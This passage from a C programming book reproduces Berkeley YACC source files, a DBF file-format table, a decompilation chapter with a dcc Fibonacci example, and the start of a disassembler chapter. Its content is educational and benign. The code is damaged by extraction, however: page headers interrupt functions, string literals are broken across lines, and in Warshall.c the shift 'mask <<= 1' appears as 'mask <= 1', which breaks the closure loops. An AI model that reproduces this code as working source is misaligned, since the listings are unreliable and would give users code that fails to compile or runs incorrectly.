    if (bp == 0) no_space();
    bp->link = 0;
    bp->next = 0;
    bp->name = MALLOC(strlen(name) + 1);
    if (bp->name == 0) no_space();
    bp->tag = 0;
    bp->value = UNDEFINED;
    bp->index = 0;
    bp->prec = 0;
    bp->class = UNKNOWN;
    bp->assoc = TOKEN;

    if (bp->name == 0) no_space();
    strcpy(bp->name, name);

    return (bp);
}

```

508 A to Z of C

```
bucket *
lookup(name)
char *name;
{
    register bucket *bp, **bpp;

    bpp = symbol_table + hash(name);
    bp = *bpp;

    while (bp)
    {
        if (strcmp(name, bp->name) == 0) return (bp);
        bpp = &bp->link;
        bp = *bpp;
    }

    *bpp = bp = make_bucket(name);
    last_symbol->next = bp;
    last_symbol = bp;

    return (bp);
}

create_symbol_table()
{
    register int i;
    register bucket *bp;

    symbol_table = (bucket **) MALLOC(TABLE_SIZE*sizeof(bucket *));
    if (symbol_table == 0) no_space();
    for (i = 0; i < TABLE_SIZE; i++)
        symbol_table[i] = 0;

    bp = make_bucket("error");
    bp->index = 1;
    bp->class = TERM;

    first_symbol = bp;
    last_symbol = bp;
    symbol_table[hash("error")] = bp;
}

free_symbol_table()
{
    FREE(symbol_table);
    symbol_table = 0;
}
```

```

free_symbols()
{
    register bucket *p, *q;

    for (p = first_symbol; p; p = q)
    {
        q = p->next;
        FREE(p);
    }
}

```

49.2.2.11 Verbose.c

```

#include "defs.h"

static short *null_rules;

verbose()
{
    register int i;

    if (!vflag) return;

    null_rules = (short *) MALLOC(nrules*sizeof(short));
    if (null_rules == 0) no_space();
    fprintf(verbose_file, "\f\n");
    for (i = 0; i < nstates; i++)
        print_state(i);
    FREE(null_rules);

    if (nunused)
        log_unused();
    if (SRtotal || RRtotal)
        log_conflicts();

    fprintf(verbose_file, "\n\n%d terminals, %d nonterminals\n",
ntokens,
        nvars);
    fprintf(verbose_file, "%d grammar rules, %d states\n", nrules - 2,
nstates);
}

log_unused()
{
    register int i;
    register short *p;

```

510 A to Z of C

```
fprintf(verbose_file, "\n\nRules never reduced:\n");
for (i = 3; i < nrules; ++i)
{
    if (!rules_used[i])
    {
        fprintf(verbose_file, "\t%s :", symbol_name[rlhs[i]]);
        for (p = ritem + rrhs[i]; *p >= 0; ++p)
            fprintf(verbose_file, " %s", symbol_name[*p]);
        fprintf(verbose_file, " (%d)\n", i - 2);
    }
}

log_conflicts()
{
    register int i;

    fprintf(verbose_file, "\n\n");
    for (i = 0; i < nstates; i++)
    {
        if (SRconflicts[i] || RRconflicts[i])
        {
            fprintf(verbose_file, "State %d contains ", i);
            if (SRconflicts[i] == 1)
                fprintf(verbose_file, "1 shift/reduce conflict");
            else if (SRconflicts[i] > 1)
                fprintf(verbose_file, "%d shift/reduce conflicts",
                    SRconflicts[i]);
            if (SRconflicts[i] && RRconflicts[i])
                fprintf(verbose_file, ", ");
            if (RRconflicts[i] == 1)
                fprintf(verbose_file, "1 reduce/reduce conflict");
            else if (RRconflicts[i] > 1)
                fprintf(verbose_file, "%d reduce/reduce conflicts",
                    RRconflicts[i]);
            fprintf(verbose_file, ".\n");
        }
    }
}

print_state(state)
int state;
{
    if (state)
        fprintf(verbose_file, "\n\n");
    if (SRconflicts[state] || RRconflicts[state])
        print_conflicts(state);
}
```

```

    fprintf(verbose_file, "state %d\n", state);
    print_core(state);
    print_nulls(state);
    print_actions(state);
}

print_conflicts(state)
int state;
{
    register int symbol;
    register action *p, *q, *r;

    for (p = parser[state]; p; p = q->next)
    {
        q = p;
        if (p->action_code == ERROR || p->suppressed == 2)
            continue;

        symbol = p->symbol;
        while (q->next && q->next->symbol == symbol)
            q = q->next;
        if (state == final_state && symbol == 0)
        {
            r = p;
            for (;;)
            {
                fprintf(verbose_file, "%d: shift/reduce conflict \
(accept, reduce %d) on $end\n", state, r->number - 2);
                if (r == q) break;
                r = r->next;
            }
        }
        else if (p != q)
        {
            r = p->next;
            if (p->action_code == SHIFT)
            {
                for (;;)
                {
                    if (r->action_code == REDUCE && p->suppressed != 2)
                        fprintf(verbose_file, "%d: shift/reduce conflict \
(shift %d, reduce %d) on %s\n", state, p->number, r->number - 2,
                                symbol_name[symbol]);
                    if (r == q) break;
                    r = r->next;
                }
            }
        }
    }
}

```

512 A to Z of C

```
        else
        {
            for (;;)
            {
                if (r->action_code == REDUCE && p->suppressed != 2)
                    fprintf(verbose_file, "%d: reduce/reduce conflict \
(reduce %d, reduce %d) on %s\n", state, p->number - 2, r->number - 2,
                        symbol_name[symbol]);
                if (r == q) break;
                r = r->next;
            }
        }
    }
}
```

print_core(state)

```
int state;
{
    register int i;
    register int k;
    register int rule;
    register core *statep;
    register short *sp;
    register short *sp1;

    statep = state_table[state];
    k = statep->nitems;

    for (i = 0; i < k; i++)
    {
        sp1 = sp = ritem + statep->items[i];

        while (*sp >= 0) ++sp;
        rule = -(*sp);
        fprintf(verbose_file, "\t%s : ", symbol_name[rlhs[rule]]);

        for (sp = ritem + rrhs[rule]; sp < sp1; sp++)
            fprintf(verbose_file, "%s ", symbol_name[*sp]);

        putc('.', verbose_file);

        while (*sp >= 0)
        {
            fprintf(verbose_file, " %s", symbol_name[*sp]);
            sp++;
        }
    }
}
```



```

        fprintf(verbose_file, "  (%d)\n", -2 - *sp);
    }
}

print_nulls(state)
int state;
{
    register action *p;
    register int i, j, k, nnulls;

    nnulls = 0;
    for (p = parser[state]; p; p = p->next)
    {
        if (p->action_code == REDUCE &&
            (p->suppressed == 0 || p->suppressed == 1))
        {
            i = p->number;
            if (rrhs[i] + 1 == rrhs[i+1])
            {
                for (j = 0; j < nnulls && i > null_rules[j]; ++j)
                    continue;

                if (j == nnulls)
                {
                    ++nnulls;
                    null_rules[j] = i;
                }
                else if (i != null_rules[j])
                {
                    ++nnulls;
                    for (k = nnulls - 1; k > j; --k)
                        null_rules[k] = null_rules[k-1];
                    null_rules[j] = i;
                }
            }
        }
    }

    for (i = 0; i < nnulls; ++i)
    {
        j = null_rules[i];
        fprintf(verbose_file, "\t%s : .  (%d)\n", symbol_name[rlhs[j]],
            j - 2);
    }
    fprintf(verbose_file, "\n");
}

```

514 A to Z of C

```
print_actions(stateno)
int stateno;
{
    register action *p;
    register shifts *sp;
    register int as;

    if (stateno == final_state)
        fprintf(verbose_file, "\t$end  accept\n");
    p = parser[stateno];
    if (p)
    {
        print_shifts(p);
        print_reductions(p, defred[stateno]);
    }

    sp = shift_table[stateno];
    if (sp && sp->nshifts > 0)
    {
        as = accessing_symbol[sp->shift[sp->nshifts - 1]];
        if (ISVAR(as))
            print_gotos(stateno);
    }
}

print_shifts(p)
register action *p;
{
    register int count;
    register action *q;

    count = 0;
    for (q = p; q; q = q->next)
    {
        if (q->suppressed < 2 && q->action_code == SHIFT)
            ++count;
    }
    if (count > 0)
    {
        for (; p; p = p->next)
        {
            if (p->action_code == SHIFT && p->suppressed == 0)
                fprintf(verbose_file, "\t%s  shift %d\n",
                    symbol_name[p->symbol], p->number);
        }
    }
}
```

```

print_reductions(p, defred)
register action *p;
register int defred;
{
    register int k, anyreds;
    register action *q;

    anyreds = 0;
    for (q = p; q ; q = q->next)
    {
        if (q->action_code == REDUCE && q->suppressed < 2)
        {
            anyreds = 1;
            break;
        }
    }
    if (anyreds == 0)
        fprintf(verbose_file, "\t. error\n");
    else
    {
        for (; p; p = p->next)
        {
            if (p->action_code == REDUCE && p->number != defred)
            {
                k = p->number - 2;
                if (p->suppressed == 0)
                    fprintf(verbose_file, "\t%s reduce %d\n",
                        symbol_name[p->symbol], k);
            }
        }

        if (defred > 0)
            fprintf(verbose_file, "\t. reduce %d\n", defred - 2);
    }
}

print_gotos(statenos)
int statenos;
{
    register int i, k;
    register int as;
    register short *to_state;
    register shifts *sp;

    putc('\n', verbose_file);
    sp = shift_table[statenos];
    to_state = sp->shift;

```

```

    for (i = 0; i < sp->nshifts; ++i)
    {
        k = to_state[i];
        as = accessing_symbol[k];
        if (ISVAR(as))
            fprintf(verbose_file, "\t%s goto %d\n", symbol_name[as], k);
    }
}

```

49.2.2.12 Warshall.c

```

#include "defs.h"

transitive_closure(R, n)
unsigned *R;
int n;
{
    register int rowsize;
    register unsigned mask;
    register unsigned *rowj;
    register unsigned *rp;
    register unsigned *rend;
    register unsigned *ccol;
    register unsigned *relend;
    register unsigned *cword;
    register unsigned *rowi;

    rowsize = WORDSIZE(n);
    relend = R + n*rowsize;

    cword = R;
    mask = 1;
    rowi = R;
    while (rowi < relend)
    {
        ccol = cword;
        rowj = R;

        while (rowj < relend)
        {
            if (*ccol & mask)
            {
                rp = rowi;
                rend = rowj + rowsize;
                while (rowj < rend)
                    *rowj++ |= *rp++;
            }
        }
    }
}

```

```

        else
        {
            rowj += rowsize;
        }

        ccol += rowsize;
    }

    mask <= 1;
    if (mask == 0)
    {
        mask = 1;
        cword++;
    }

    rowi += rowsize;
}

}

reflexive_transitive_closure(R, n)
unsigned *R;
int n;
{
    register int rowsize;
    register unsigned mask;
    register unsigned *rp;
    register unsigned *rele;

    transitive_closure(R, n);

    rowsize = WORDSIZE(n);
    rele = R + n*rowsize;

    mask = 1;
    rp = R;
    while (rp < rele)
    {
        *rp |= mask;
        mask <= 1;
        if (mask == 0)
        {
            mask = 1;
            rp++;
        }
        rp += rowsize;
    }
}

```

49.2.2.13 Main.c

```

#include <signal.h>
#include "defs.h"

char dflag;
char lflag;
char rflag;
char tflag;
char vflag;

char *file_prefix = "y";
char *myname = "yacc";
#ifdef MSDOS
char *temp_form = "yaccXXXXXXXX";
#else
char *temp_form = "yacc.XXXXXXXXX";
#endif

int lineno;
int outline;

char *action_file_name;
char *defines_file_name;
char *input_file_name = "";
char *output_file_name;
char *code_file_name;
char *text_file_name;
char *union_file_name;
char *verbose_file_name;

FILE *action_file; /* a temp file, used to save actions associated */
/* with rules until the parser is written */
FILE *defines_file; /* y.tab.h */
FILE *input_file; /* the input file */
FILE *output_file; /* y.tab.c */
FILE *code_file; /* y.code.c (used when the -r option is specified) */
FILE *text_file; /* a temp file, used to save text until all */
/* symbols have been defined */
FILE *union_file; /* a temp file, used to save the union */
/* definition until all symbol have been */
/* defined */
FILE *verbose_file; /* y.output */

int nitems;
int nrules;
int nsyms;

```

```

int ntokens;
int nvars;

int start_symbol;
char **symbol_name;
short *symbol_value;
short *symbol_prec;
char *symbol_assoc;

short *ritem;
short *rlhs;
short *rrhs;
short *rprec;
char *rassoc;
short **derives;
char *nullable;

extern char *mktemp();
extern char *getenv();

done(k)
int k;
{
    if (action_file) { fclose(action_file); unlink(action_file_name); }
    if (text_file) { fclose(text_file); unlink(text_file_name); }
    if (union_file) { fclose(union_file); unlink(union_file_name); }
    exit(k);
}

void onintr() /* last revision deletes the "void" */
{
    done(1);
}

set_signals()
{
#ifdef SIGINT
    if (signal(SIGINT, SIG_IGN) != SIG_IGN)
        signal(SIGINT, onintr);
#endif
#ifdef SIGTERM
    if (signal(SIGTERM, SIG_IGN) != SIG_IGN)
        signal(SIGTERM, onintr);
#endif
#ifdef SIGHUP
    if (signal(SIGHUP, SIG_IGN) != SIG_IGN)
        signal(SIGHUP, onintr);

```

520 A to Z of C

```
#endif
}

usage()
{
    fprintf(stderr, "Yacc (Berkeley) 09/09/90\n");
    fprintf(stderr, "Usage: %s [-dlrtv] [-b file_prefix] filename\n\n",
myname);
    fprintf(stderr, "\t-b file_prefix  change the default file prefix
\"y.\"\"n");
    fprintf(stderr, "\t-d\t\twrite the header file \"y.tab.h\"\"n");
    fprintf(stderr, "\t-l\t\ttexclude the #line directives in files\n");
    fprintf(stderr, "\t-r\t\tseperate code and tables into \"y.code.c\"
and \"y.tab.c\"\"n");
    fprintf(stderr, "\t-t\t\tinclude the debugging code in files\n");

    fprintf(stderr, "\t-v\t\twrite the parser description file
\"y.output\"\"n");
    exit(1);
}

getargs(argc, argv)
int argc;
char *argv[];
{
    register int i;
    register char *s;

    if (argc > 0) myname = argv[0];
    for (i = 1; i < argc; ++i)
    {
        s = argv[i];
        if (*s != '-') break;
        switch (*++s)
        {
            case '\0':
                input_file = stdin;
                if (i + 1 < argc) usage();
                return;

            case '-':
                ++i;
                goto no_more_options;

            case 'b':
                if (*++s)
                    file_prefix = s;
        }
    }
    no_more_options:
}
```



```

        else if (++i < argc)
            file_prefix = argv[i];
        else
            usage();
        continue;

case 'd':
    dflag = 1;
    break;

case 'l':
    lflag = 1;
    break;

case 'r':
    rflag = 1;
    break;

case 't':
    tflag = 1;
    break;

case 'v':
    vflag = 1;
    break;

default:
    usage();
}

for (;;)
{
    switch (*++s)
    {
        case '\\0':
            goto end_of_option;

        case 'd':
            dflag = 1;
            break;

        case 'l':
            lflag = 1;
            break;

        case 'r':
            rflag = 1;

```

522 A to Z of C

```
        break;

        case 't':
            tflag = 1;
            break;

        case 'v':
            vflag = 1;
            break;

        default:
            usage();
    }
}

end_of_option:;
}

no_more_options:;
    if (i + 1 != argc) usage();
    input_file_name = argv[i];
}

char *
allocate(n)
unsigned n;
{
    register char *p;

    p = NULL;
    if (n)
    {
        p = CALLOC(1, n);
        if (!p) no_space();
    }
    return (p);
}

create_file_names()
{
    int i, len;
    char *tmpdir;

#ifdef MSDOS
    (tmpdir = getenv("TMPDIR")) ||
    (tmpdir = getenv("TMP")) ||
    (tmpdir = ".");
#else
```

```

tmpdir = getenv("TMPDIR");
if (tmpdir == 0) tmpdir = "/tmp";
#endif

len = strlen(tmpdir);
i = len + 13;
if (len && tmpdir[len-1] != '/')
    ++i;

action_file_name = MALLOC(i);
if (action_file_name == 0) no_space();
text_file_name = MALLOC(i);
if (text_file_name == 0) no_space();
union_file_name = MALLOC(i);
if (union_file_name == 0) no_space();

strcpy(action_file_name, tmpdir);
strcpy(text_file_name, tmpdir);
strcpy(union_file_name, tmpdir);

if (len && tmpdir[len - 1] != '/')
{
    action_file_name[len] = '/';
    text_file_name[len] = '/';
    union_file_name[len] = '/';
    ++len;
}

strcpy(action_file_name + len, temp_form);
strcpy(text_file_name + len, temp_form);
strcpy(union_file_name + len, temp_form);

action_file_name[len + 5] = 'a';
text_file_name[len + 5] = 't';
union_file_name[len + 5] = 'u';

mktemp(action_file_name);
mktemp(text_file_name);
mktemp(union_file_name);

len = strlen(file_prefix);

output_file_name = MALLOC(len + 7);
if (output_file_name == 0)
    no_space();
strcpy(output_file_name, file_prefix);
strcpy(output_file_name + len, OUTPUT_SUFFIX);

```

```

    if (rflag)
    {
        code_file_name = MALLOC(len + 8);
        if (code_file_name == 0)
            no_space();
        strcpy(code_file_name, file_prefix);
        strcpy(code_file_name + len, CODE_SUFFIX);
    }
    else
        code_file_name = output_file_name;

    if (dflag)
    {
        /* the number 7 below is the size of ".tab.h"; sizeof is not
used */
        /* because of a C compiler that thinks sizeof(".tab.h") == 6 */
        defines_file_name = MALLOC(len + 7);
        if (defines_file_name == 0)
            no_space();
        strcpy(defines_file_name, file_prefix);
        strcpy(defines_file_name + len, DEFINES_SUFFIX);
    }

    if (vflag)
    {
        verbose_file_name = MALLOC(len + 8);
        if (verbose_file_name == 0)
            no_space();
        strcpy(verbose_file_name, file_prefix);
        strcpy(verbose_file_name + len, VERBOSE_SUFFIX);
    }
}

open_files()
{
    create_file_names();

    if (input_file == 0)
    {
        input_file = fopen(input_file_name, "r");
        if (input_file == 0)
            open_error(input_file_name);
    }

    action_file = fopen(action_file_name, "w");
    if (action_file == 0) open_error(action_file_name);
}

```

```

text_file = fopen(text_file_name, "w");
if (text_file == 0) open_error(text_file_name);

if (vflag)
{
    verbose_file = fopen(verbose_file_name, "w");
    if (verbose_file == 0) open_error(verbose_file_name);
}
if (dflag)
{
    defines_file = fopen(defines_file_name, "w");
    if (defines_file == 0) open_error(defines_file_name);
    union_file = fopen(union_file_name, "w");
    if (union_file == 0) open_error(union_file_name);
}

output_file = fopen(output_file_name, "w");
if (output_file == 0) open_error(output_file_name);

if (rflag)
{
    code_file = fopen(code_file_name, "w");
    if (code_file == 0)
        open_error(code_file_name);
}
else
    code_file = output_file;
}

int
main(argc, argv)
int argc;
char *argv[];
{
    set_signals();
    getargs(argc, argv);
    open_files();
    reader();
    lr0();
    lalr();
    make_parser();
    verbose();
    output();
    done(0);
    /*NOTREACHED*/
}

```

49.2.3 Compiling BYACC

In order to compile all the above files create a project file called `Byacc.prj` and add all the above files to it. Then make EXE file for that project file. Now you get a YACC for DOS. Use it with your own set of grammar.

"It is better to finish something than to start it."

50 Developing a Database Package

DBMS (Database Management System) is a vast area. In DBMS we have many theories and algorithms for managing data. This book does not deal the DBMS basics. So I recommend you to go through a good book on DBMS for indepth knowledge in that area. Indepth knowledge on DBMS is necessary for developing our own Database Package. In this chapter I won't describe the DBMS fundamentals instead I am going to present the file organization of database files.

50.1 Basic Idea

Database Package will have its own set of keywords, operators and statements. So you have to come out with the grammar for your new database package. It is similar to the development of a new programming language. It must also respond to queries. You can use YACC for developing the compiler for the database package. The important thing here is, the organization or file format of the database.

50.2 File format for DBF file

Following is the file format for .dbf file. (Courtesy: **Peter Mikalajunas**)

DBF FILE STRUCTURE	
BYTES	DESCRIPTION
00	FoxBase+, FoxPro, dBaseIII+, dBaseIV, no memo - 0x03 FoxBase+, dBaseIII+ with memo - 0x83 FoxPro with memo - 0xF5 dBaseIV with memo - 0x8B dBaseIV with SQL Table - 0x8E
01-03	Last update, format YYYYMMDD **correction: it is YYMMDD**
04-07	Number of records in file (32-bit number)
08-09	Number of bytes in header (16-bit number)
10-11	Number of bytes in record (16-bit number)
12-13	Reserved, fill with 0x00
14	dBaseIV flag, incomplete transaction Begin Transaction sets it to 0x01 End Transaction or RollBack reset it to 0x00
15	Encryption flag, encrypted 0x01 else 0x00
	Changing the flag does not encrypt or decrypt the records
16-27	dBaseIV multi-user environment use
28	Production index exists - 0x01 else 0x00

BYTES	DESCRIPTION
29	dBaseIV language driver ID
30-31	Reserved fill with 0x00
32-n	Field Descriptor array
N+1	Header Record Terminator - 0x0D
FIELD DESCRIPTOR ARRAY TABLE	
BYTES	DESCRIPTION
0-10	Field Name ASCII padded with 0x00
11	Field Type Identifier (see table)
12-15	Displacement of field in record
16	Field length in bytes
17	Field decimal places
18-19	Reserved
20	dBaseIV work area ID
21-30	Reserved
31	Field is part of production index - 0x01 else 0x00
FIELD IDENTIFIER TABLE	
ASCII	DESCRIPTION
C	Character
D	Date, format YYYYMMDD
F	Floating Point
G	General - FoxPro addition
L	Logical, T:t,F:f,Y:y,N:n,?-not initialized
M	Memo (stored as 10 digits representing the dbt block number)
N	Numeric
P	Picture - FoxPro addition
Note all dbf field records begin with a deleted flag field. If record is deleted - 0x2A (asterisk) else 0x20 (space) End of file is marked with 0x1A	

50.3 Security

Applying security to the database file is considered to be hard. Oracle came out with a very good security system. So we cannot look into the database file created from Oracle! And thus stealing of data is restricted. This is considered to be a tough task. By the way, you won't find any difficulty in creating FoxPro like Database Package. I hope this information would help you to develop your own Database Package.

51

"Wisdom is better than weapons of war."

Decompilation / EXE to C

Decompilation is the reverse of compilation. That is, we can get a C file from EXE file! The most important problem in converting back C file from EXE file is loss of variable names and loss of function names. Machine code won't store variable names. So it is not at all possible to get back the original C code.

51.1 Basic Idea

Since it is a reverse of compilation, we must analyze how a compiler works and the corresponding machine code for the functions like `printf()`, `scanf()` etc. In other words, we must find the 'signature' of each C functions and C statements.

51.2 DCC

51.2.1 Disclaimer

DCC is a decompiler written by **Cristina Cifuentes** and **Mike Van Emmerik** while at the Queensland University of Technology, Australia. Copyright is owned by **Cristina Cifuentes** and the Queensland University of Technology. DCC is merely a prototype tool and more work needs to be done in order to have a fully working decompiler.

Important Notice
I have received permission to use the article about DCC from the authors (Cristina Cifuentes and Mike Van Emmerik) with the condition of including the above disclaimer note. As Cristina Cifuentes and Mike Van Emmerik are not currently involving in decompilation, it seems they don't like to receive any request or correspondence regarding their decompilation work. So the reader is requested not to disturb them.

51.2.2 Notice

Decompilation is a technique that allows you to recover lost source code. It is also needed in some cases for computer security, interoperability and error correction. dcc, and any decompiler in general, should not be used for "cracking" other programs, as programs are protected by copyright. Cracking of programs is not only illegal but it rides on other's creative effort.

51.2.3 DCC Facts

The dcc decompiler decompiles .exe files from the (i386, DOS) platform to C programs. The final C program contains assembler code for any subroutines that are not possible to be decompiled at a higher level than assembler.

The analysis performed by dcc is based on traditional compiler optimization techniques and graph theory. The former is capable of eliminating registers and intermediate instructions to reconstruct high-level statements; the later is capable of determining the control structures in each subroutine.

Please note that at present, only C source is produced; dcc cannot (as yet) produce C++ source.

The structure of a decompiler resembles that of a compiler: a front-, middle-, and back-end which perform separate tasks. The front-end is a machine-language dependent module that reads in machine code for a particular machine and transforms it into an intermediate, machine-independent representation of the program. The middle-end (aka the Universal Decompiling Machine or UDM) is a machine and language independent module that performs the core of the decompiling analysis: data flow and control flow analysis. Finally, the back-end is high-level language dependent and generates code for the program (C in the case of dcc).

In practice, several programs are used with the decompiler to create the high-level program. These programs aid in the detection of compiler and library signatures, hence augmenting the readability of programs and eliminating compiler start-up and library routines from the decompilation analysis.

51.2.4 Example of Decompilation

We illustrate the decompilation of a fibonacci program (see Figure 4). Figure 1 illustrates the relevant machine code of this binary. No library or compiler start up code is included. Figure 2 presents the disassembly of the binary program. All calls to library routines were detected by dccSign (the signature matcher), and thus not included in the analysis. Figure 3 is the final output from dcc. This C program can be compared with the original C program in Figure 4.

```
55 8B EC 83 EC 04 56 57 1E B8 94 00 50 9A
0E 00 3C 17 59 59 16 8D 46 FC 50 1E B8 B1 00 50
9A 07 00 F0 17 83 C4 08 BE 01 00 EB 3B 1E B8 B4
00 50 9A 0E 00 3C 17 59 59 16 8D 46 FE 50 1E B8
C3 00 50 9A 07 00 F0 17 83 C4 08 FF 76 FE 9A 7C
00 3B 16 59 8B F8 57 FF 76 FE 1E B8 C6 00 50 9A
0E 00 3C 17 83 C4 08 46 3B 76 FC 7E C0 33 C0 50
9A 0A 00 49 16 59 5F 5E 8B E5 5D CB 55 8B EC 56
8B 76 06 83 FE 02 7E 1E 8B C6 48 50 0E E8 EC FF
59 50 8B C6 05 FE FF 50 0E E8 E0 FF 59 8B D0 58
03 C2 EB 07 EB 05 B8 01 00 EB 00 5E 5D CB
```

Figure 1 - Machine Code for Fibonacci.exe

```

proc_1 PROC FAR
000 00053C 55          PUSH      bp
001 00053D 8BEC        MOV       bp, sp
002 00053F 56          PUSH      si
003 000540 8B7606        MOV       si, [bp+6]
004 000543 83FE02        CMP       si, 2
005 000546 7E1E        JLE       L1
006 000548 8BC6        MOV       ax, si
007 00054A 48          DEC       ax
008 00054B 50          PUSH      ax
009 00054C 0E          PUSH      cs
010 00054D E8ECFF        CALL     near ptr proc_1
011 000550 59          POP       cx
012 000551 50          PUSH      ax
013 000552 8BC6        MOV       ax, si
014 000554 05FEFF        ADD       ax, 0FFFEh
015 000557 50          PUSH      ax
016 000558 0E          PUSH      cs
017 000559 E8E0FF        CALL     near ptr proc_1
018 00055C 59          POP       cx
019 00055D 8BD0        MOV       dx, ax
020 00055F 58          POP       ax
021 000560 03C2        ADD       ax, dx
023 00056B 5E          L2: POP       si
024 00056C 5D          POP       bp
025 00056D CB          RETF
026 000566 B80100      L1: MOV       ax, 1
027 000569 EB00        JMP       L2
proc_1 ENDP

```

```

main PROC FAR
000 0004C2 55          PUSH      bp
001 0004C3 8BEC        MOV       bp, sp
002 0004C5 83EC04        SUB       sp, 4
003 0004C8 56          PUSH      si
004 0004C9 57          PUSH      di
005 0004CA 1E          PUSH      ds
006 0004CB B89400        MOV       ax, 94h
007 0004CE 50          PUSH      ax
008 0004CF 9A0E004D01    CALL     far ptr printf
009 0004D4 59          POP       cx
010 0004D5 59          POP       cx
011 0004D6 16          PUSH      ss
012 0004D7 8D46FC        LEA       ax, [bp-4]
013 0004DA 50          PUSH      ax
014 0004DB 1E          PUSH      ds
015 0004DC B8B100        MOV       ax, 0B1h

```

532 A to Z of C

```

016 0004DF 50          PUSH      ax
017 0004E0 9A07000102  CALL     far ptr scanf
018 0004E5 83C408      ADD       sp, 8
019 0004E8 BE0100      MOV       si, 1
021 000528 3B76FC      L3:  CMP     si, [bp-4]
022 00052B 7EC0        JLE      L4
023 00052D 33C0        XOR      ax, ax
024 00052F 50          PUSH      ax
025 000530 9A0A005A00  CALL     far ptr exit
026 000535 59          POP      cx
027 000536 5F          POP      di
028 000537 5E          POP      si
029 000538 8BE5        MOV      sp, bp
030 00053A 5D          POP      bp
031 00053B CB          RETF
032 0004ED 1E          L4:  PUSH     ds
033 0004EE B8B400      MOV      ax, 0B4h
034 0004F1 50          PUSH     ax
035 0004F2 9A0E004D01  CALL     far ptr printf
036 0004F7 59          POP      cx
037 0004F8 59          POP      cx
038 0004F9 16          PUSH     ss
039 0004FA 8D46FE      LEA      ax, [bp-2]
040 0004FD 50          PUSH     ax
041 0004FE 1E          PUSH     ds
042 0004FF B8C300      MOV      ax, 0C3h
043 000502 50          PUSH     ax
044 000503 9A07000102  CALL     far ptr scanf
045 000508 83C408      ADD      sp, 8
046 00050B FF76FE      PUSH     word ptr [bp-2]
047 00050E 9A7C004C00  CALL     far ptr proc_1
048 000513 59          POP      cx
049 000514 8BF8        MOV      di, ax
050 000516 57          PUSH     di
051 000517 FF76FE      PUSH     word ptr [bp-2]
052 00051A 1E          PUSH     ds
053 00051B B8C600      MOV      ax, 0C6h
054 00051E 50          PUSH     ax
055 00051F 9A0E004D01  CALL     far ptr printf
056 000524 83C408      ADD      sp, 8
057 000527 46          INC      si
058          JMP      L3          ;Synthetic inst

          main  ENDP

```

Figure 2 - Code produced by the Disassembler

```

/*
 * Input file   : fibo.exe
 * File type    : EXE
 */
int proc_1 (int arg0)
/* Takes 2 bytes of parameters.
 * High-level language prologue code.
 * C calling convention.
 */
{
int loc1;
int loc2; /* ax */

    loc1 = arg0;
    if (loc1 > 2) {
        loc2 = (proc_1 ((loc1 - 1)) + proc_1 ((loc1 + 0xFFFFE)));
    }
    else {
        loc2 = 1;
    }
    return (loc2);
}

void main ( )
/* Takes no parameters.
 * High-level language prologue code.
 */
{
int loc1;
int loc2;
int loc3;
int loc4;

    printf ("Input number of iterations: ");
    scanf ("%d", &loc1);
    loc3 = 1;
    while ((loc3 <= loc1)) {
        printf ("Input number: ");
        scanf ("%d", &loc2);
        loc4 = proc_1 (loc2);
        printf ("fibonacci(%d) = %u\n", loc2, loc4);
        loc3 = (loc3 + 1);
    } /* end of while */
    exit (0);
}

```

Figure 3 - Code produced by dcc in C

```

#include <stdio.h>

int main( )
{ int i, numtimes, number;
  unsigned value, fib();

  printf("Input number of iterations: ");
  scanf ("%d", &numtimes);
  for (i = 1; i <= numtimes; i++)
  {
    printf ("Input number: ");
    scanf ("%d", &number);
    value = fib(number);
    printf("fibonacci(%d) = %u\n", number, value);
  }
  exit(0);
}

unsigned fib(x)          /* compute fibonacci number recursively */
int x;
{
  if (x > 2)
    return (fib(x - 1) + fib(x - 2));
  else
    return (1);
}

```

Figure 4 – Initial / Original C Program

52

"Blessed are the peacemakers."


Writing Disassembler

Disassembler is the one which produces Assembly code for a given binary (EXE / COM)file. In this chapter let's see how to write a disassembler.

52.1 Prelude

We have already seen about assembler, linker and compiler. While we were discussing about decompilation (converting EXE file to C), we used disassembler to convert a binary file to assembly file. Thus disassembler provides a way to view the binary file with certain readability. In otherwords, disassembler can be used to read or edit a binary file in a better way.

Debugger is a tool to edit binary files. DOS's DEBUG is one such readily available Debugger. We also have other efficient Debuggers like TD (Turbo Debugger) etc. All debuggers use disassembler to provide assembly listing.



52.2 Secrets

In binary files the machine instructions are stored. Each binary code represents certain assembly instruction. So for writing disassembler, you need to know machine codes and corresponding assembly instructions. Disassembling is simply the reverse of assembling.

52.3 2asm

2asm is a disassembler utility that converts binary files to 80x86 assembler. The code was originally from the GNU C++ debugger, as ported to DOS by **DJ Delorie** and **Kent Williams**. Later **Robin Hilliard** modified it. This code was licensed under GNU's GPL. This disassembler is entirely table driven so one can easily change the instructions. When I checked this code it worked better than DOS's DEBUG. According to me it is really good as it uses tough logic.

The emulated coprocessor instructions on interrupts 34--3E are disassembled if the "-e" command line option is specified.

Command line switches (case sensitive):

- e : Disassemble (unoverridden) emulated 80*87 instructions (not default)
- 3 : Assume code is 32 bit (default==16)
- x : Output all numbers in pure hex (no leading zeros or trailing "h"s.)

536 A to Z of C

- s : Don't specify operand size (ie omit "byte ptr", "word ptr" and "dword ptr" from instruction output)
- d : Don't specify distance of calls and jumps (near/far/short) (not default)

52.3.1 Table.c

Following is the table implementation for the disassembler. By the term table we mean array. It is wise to place the corresponding instructions in the array, so that we can fetch it for the given opcode.

```
/* Percent tokens in strings:
   First char after '%':
       A - direct address
       C - reg of r/m picks control register
       D - reg of r/m picks debug register
       E - r/m picks operand
       F - flags register
       G - reg of r/m picks general register
       I - immediate data
       J - relative IP offset
+      K - call/jmp distance
       M - r/m picks memory
       O - no r/m, offset only
       R - mod of r/m picks register only
       S - reg of r/m picks segment register
       T - reg of r/m picks test register
       X - DS:ESI
       Y - ES:EDI
       2 - prefix of two-byte opcode
+      e - put in 'e' if use32 (second char is part of reg name)
+      put in 'w' for use16 or 'd' for use32 (second char is 'w')
+      j - put in 'e' in jcxz if prefix==0x66
       f - floating point (second char is esc value)
       g - do r/m group 'n', n==0..7
       p - prefix
       s - size override (second char is a,o)
+      d - put d if double arg, nothing otherwise (pushfd, popfd &c)
+      w - put w if word, d if double arg, nothing otherwise
(lodsw/lodsd)
+      P - simple prefix

   Second char after '%':
       a - two words in memory (BOUND)
       b - byte
       c - byte or word
       d - dword
+      f - far call/jmp
```



```

+      n - near call/jmp
+      p - 32 or 48 bit pointer
+      q - byte/word thingy
